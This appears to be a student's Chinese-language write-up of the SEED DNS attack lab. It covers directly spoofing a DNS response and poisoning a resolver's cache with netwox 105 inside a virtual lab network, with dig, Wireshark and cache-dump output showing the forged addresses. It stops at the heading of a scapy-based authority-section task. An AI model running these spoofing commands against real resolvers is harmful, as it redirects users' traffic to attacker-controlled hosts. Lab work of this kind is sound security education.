
重新 ping www.bank32.com，此时传输报文的 IP 地址是 10.0.2.15



```
[09/17/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.15) 56(84) bytes of data.
From 10.0.2.5 icmp_seq=1 Destination Host Unreachable
From 10.0.2.5 icmp_seq=2 Destination Host Unreachable
From 10.0.2.5 icmp_seq=3 Destination Host Unreachable
^C
--- www.bank32.com ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time
 3050ms
pipe 4
[09/17/20]seed@VM:~$ 
```


Task 5: Directly Spoofing Response to User

在用户机 VB 中正常情况下使用 dig 命令要求解析 www.example.net，返回 IP 地址 93.184.216.34




```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12841
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; Query time: 518 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Fri Sep 18 00:03:16 EDT 2020
;; MSG SIZE  rcvd: 60
```

在攻击者 VA 上使用 netwox105 的命令，监听对 example.com 的解析请求，返回错误的 IP 地址 10.0.2.15




```
[09/18/20]seed@VM:~$ sudo netwox 105 -h "www.example.com" -H "10.0.
2.15" -a "ns.example.com" -A "10.0.2.16"
```

刷新 DNS 服务器缓存后在用户机上重新 dig，发现返回的地址是 10.0.2.15



```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44418
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       10.0.2.15

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       10.0.2.16

;; Query time: 115 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Sep 18 00:24:09 EDT 2020
```


VA 上也收到了嗅探到的 DNA 解析请求和伪造的报文



```
DNS_answer______________________________________________________________.
| id=44418  rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=2  add=5                 |
| www.example.net. A                                                    |
| www.example.net. A 86400 93.184.216.34                                |
| example.net. NS 86400 a.iana-servers.net.                             |
| example.net. NS 86400 b.iana-servers.net.                             |
| a.iana-servers.net. A 172800 199.43.135.53                            |
| a.iana-servers.net. AAAA 172800 2001:500:8f::53                       |
| b.iana-servers.net. A 172800 199.43.133.53                            |
| b.iana-servers.net. AAAA 172800 2001:500:8d::53                       |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                    |
|_______________________________________________________________________|
DNS_answer______________________________________________________________.
| id=22120  rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                 |
| www.example.net. A                                                    |
| www.example.net. A 10 10.0.2.15                                       |
| ns.example.com. NS 10 ns.example.com.                                 |
| ns.example.com. A 10 10.0.2.16                                        |
|_______________________________________________________________________|
```


Task 6: DNS Cache Poisoning Attack

清除 DNS 服务器缓存，在用户机 VB 上使用 dig 命令要求解析，返回正确的 IP 地址




```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29178
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        84716   IN      A       93.184.216.34

;; Query time: 2 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Fri Sep 18 00:31:41 EDT 2020
;; MSG SIZE  rcvd: 60
```

在攻击者 VA 中使用 netwox 105 命令,要求嗅探到解析 www.example.com 的解析请求时返回错误的 IP 地址并存在 DNS 缓存中，缓存时间为 60 秒。




```
[09/18/20]seed@VM:~$ sudo netwox 105 --hostname "www.example.net" --
hostnameip "10.0.2.15" --authns "ns.example.net" --authnsip "10.0.2.
16" --ttl 600 --spoofip raw
DNS_question________________________________________________________.
| id=63581   rcode=OK             opcode=QUERY                      |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1             |
| www.example.net. A                                                |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                |
|___________________________________________________________________|
DNS_answer__________________________________________________________.
| id=63581   rcode=OK             opcode=QUERY                      |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1             |
| www.example.net. A                                                |
| www.example.net. A 600 10.0.2.15                                  |
| ns.example.net. NS 600 ns.example.net.                            |
| ns.example.net. A 600 10.0.2.16                                   |
|___________________________________________________________________|
```

在用户机 VB 中 dig 地址，返回攻击者虚构的 IP 地址




```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63581
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       10.0.2.15

;; AUTHORITY SECTION:
ns.example.net.         600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       10.0.2.16

;; Query time: 50 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Sep 18 00:35:04 EDT 2020
```

攻击者 VA 的程序停止，但是用户机 dig example.net 还是返回错误的 IP 地址。攻击成功，在 10 分钟内用户机的 dig 命令都会返回攻击者虚构的地址。




```
|___________________________________________________________
^C
[09/18/20]seed@VM:~$ 
```



```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50094
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL:
27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        436     IN      A       10.0.2.15

;; AUTHORITY SECTION:
```


使用 wireshark 在用户机 VB 上抓包，可以查看到 VB 和 DNS 服务器之间的通信。DNS 服务器返回报文时，内容中的 answer section 里 www.example.net 的 addr 已被篡改为 10.0.2.15



No.	Time	Source	Destination	Protoco	Length	Info
1	2020-…	10.0.2.5	10.0.2.6	DNS	86	Standard query
2	2020-…	10.0.2.6	10.0.2.5	DNS	134	Standard query
3	2020-…	PcsCompu_e1:71:62	PcsCompu_61:59:2e	ARP	42	Who has 10.0.2
4	2020-…	PcsCompu_61:59:2e	PcsCompu_e1:71:62	ARP	60	10.0.2.6 is at


```
  [Request In: 1]
  [Time: 0.000440818 seconds]
  Transaction ID: 0x2710
▸ Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 2
▸ Queries
▾ Answers
  ▸ www.example.net: type A, class IN, addr 10.0.2.15
▸ Authoritative nameservers
▸ Additional records
```

在 DNS 服务器中使用命令查看缓存



```
[09/18/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/18/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db
```


可以看到缓存中 example.net 的 IP 地址已被改为攻击者修改的内容



```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200918044533
; authanswer
.                       385     IN NS   ns.example.net.
; authauthority
ns.example.net.         385     NS      ns.example.net.
; additional
                        385     A       10.0.2.16
; authanswer
www.example.net.        385     A       10.0.2.15
; authanswer
e.root-servers.net.     604585  AAAA    2001:500:a8::e
; authanswer
g.root-servers.net.     604585  AAAA    2001:500:12::d0d
;
; Address database dump
;
```


Task 7: DNS Cache Poisoning: Targeting the Authority Section

清除 DNS 服务器缓存。
在 VA 攻击者上编写攻击 scapy 代码文件



